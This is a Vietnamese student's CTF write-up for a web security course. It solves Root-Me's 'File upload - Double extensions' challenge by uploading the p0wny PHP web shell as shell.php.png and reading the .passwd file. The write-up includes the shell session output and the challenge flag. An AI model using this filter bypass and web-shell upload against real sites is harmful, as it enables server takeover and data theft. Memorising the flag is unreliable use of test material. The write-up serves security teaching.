

BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: *Đỗ Hoàng Hiên*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*

Challenge 6: File upload - Double extensions (level easy)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Server/File-upload-Double-extensions>

- Thử thách cho ta biết ta cần tìm cách upload file PHP lên server và đọc file passwd để tìm password ở thư mục root

File upload - Double extensions

20 Points 🏆

Gallery v0.02

Author

g0uZ, 24 December 2012

Level ⑦



Validations

25710 Challengers 1%

Statement

Your goal is to hack this photo gallery by uploading PHP code.
Retrieve the validation password in the file .passwd at the root of the application.

Start the challenge

- Truy cập vào challenge ta tìm được trang web như bên dưới

Photo gallery v 0.02


[emotes](#) | [apps](#) | [upload](#) | [devices](#) | [categories](#) | [actions](#)



- Trang web gồm 6 tab là emotes, apps, upload, devices, categories, action. Ở đây ta chỉ cần chú ý đến tab upload vì ở đây ta có thể upload file PHP của mình

Photo gallery v 0.02

| [emotes](#) | [apps](#) | **[upload](#)** | [devices](#) | [categories](#) | [actions](#)



[Upload](#) your photo !

- Click vào upload

Photo gallery v 0.02


| [emotes](#) | **[apps](#)** | [upload](#) | [devices](#) | [categories](#) | [actions](#)

Upload your photo

Không có tệp nào được chọn

NB : only .gif, .jpeg and .png are accepted


- Kết quả cho ta thấy ta chỉ có thể upload file ảnh có đuôi là .gif, .jpeg, và .png.
- Tra google và ta tìm được shell PHP là PonyShell (p0wny-shell/shell.php). Ta cần thêm vào đuôi .png cho file này để có thể bypass được bộ lọc

 shell.php.png

- Tiến hành upload file này lên

Photo gallery v 0.02

[| emotes](#) | [apps](#) | [upload](#) | [devices](#) | [categories](#) | [actions](#)



[Upload](#) your photo !

- Click vào file vừa upload ta đã chiếm được shellcode thành công

```
p0wny@shell:~/upload/82f6826c6c6d44c7d905a27c7af94737# ls ../../ -la
total 40
drwxr-s--- 8 web-serveur-ch20 www-data 4096 Dec 12 11:35 .
drwxr-s--- 4 web-serveur-ch20 www-data 4096 Dec 12 14:26 ..
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 actions
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 apps
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 categories
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 devices
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 emotes
drwxr-s--- 28 web-serveur-ch20 www-data 12288 Apr 20 13:27 upload

p0wny@shell:~/upload/82f6826c6c6d44c7d905a27c7af94737# ls ../../.. -la
total 64
drwxr-s--- 4 web-serveur-ch20 www-data 4096 Dec 12 14:26 .
drwxr-s--x 78 challenge www-data 4096 Dec 10 21:53 ..
-r-x----- 1 root root 666 Dec 10 21:45 ._init
-r----- 1 challenge challenge 274 Dec 10 21:45 ._nginx.http-level.inc
-r----- 1 challenge challenge 904 Dec 10 21:45 ._nginx.server-level.inc
-r----- 1 root www-data 12306 Dec 18 15:41 ._perms
-r----- 1 challenge challenge 645 Dec 10 21:45 ._php-fpm.pool.inc
-rw-r----- 1 root www-data 44 Dec 10 21:45 .git
-rw-r----- 1 root www-data 181 Dec 12 14:27 .gitignore
-r----- 1 web-serveur-ch20 www-data 26 Dec 10 21:45 .passwd
drwxr-s--- 8 web-serveur-ch20 www-data 4096 Dec 12 11:35 galerie
-r--r----- 1 web-serveur-ch20 www-data 3974 Dec 10 21:45 index.php
drwxrwsrwx 2 web-serveur-ch20 www-data 4096 Apr 20 13:31 tmp

p0wny@shell:~/upload/82f6826c6c6d44c7d905a27c7af94737# cat ../../../../passwd
Gg9LRz-hWSxqqUKd77-_q-6G8
```

- Sử dụng ls -la để tìm tất cả các file, kể cả file ẩn. Ta tìm được file. passwd. Đọc file này và ta thu được password thành công.
- Password tìm được là **Gg9LRz-hWSxqqUKd77-_q-6G8**
- Nộp password vừa tìm được ta vượt qua thử thách thành công

File upload - Double extensions

20 Points 

Gallery v0.02

Author

g0uZ, 24 December 2012

Level 



Statement

Your goal is to hack this photo gallery by uploading PHP code.
Retrieve the validation password in the file .passwd at the root of the application.

[Start the challenge](#)

1 related ressource(s)

-  [Secure file upload in PHP web applications](#) (Exploitation - Web)

Validation

Well done, you won 20 Points

Don't forget to give your opinion on the challenge by voting ;-)

FLAG: Gg9LRz-hWSxqqUKd77-_q-6G8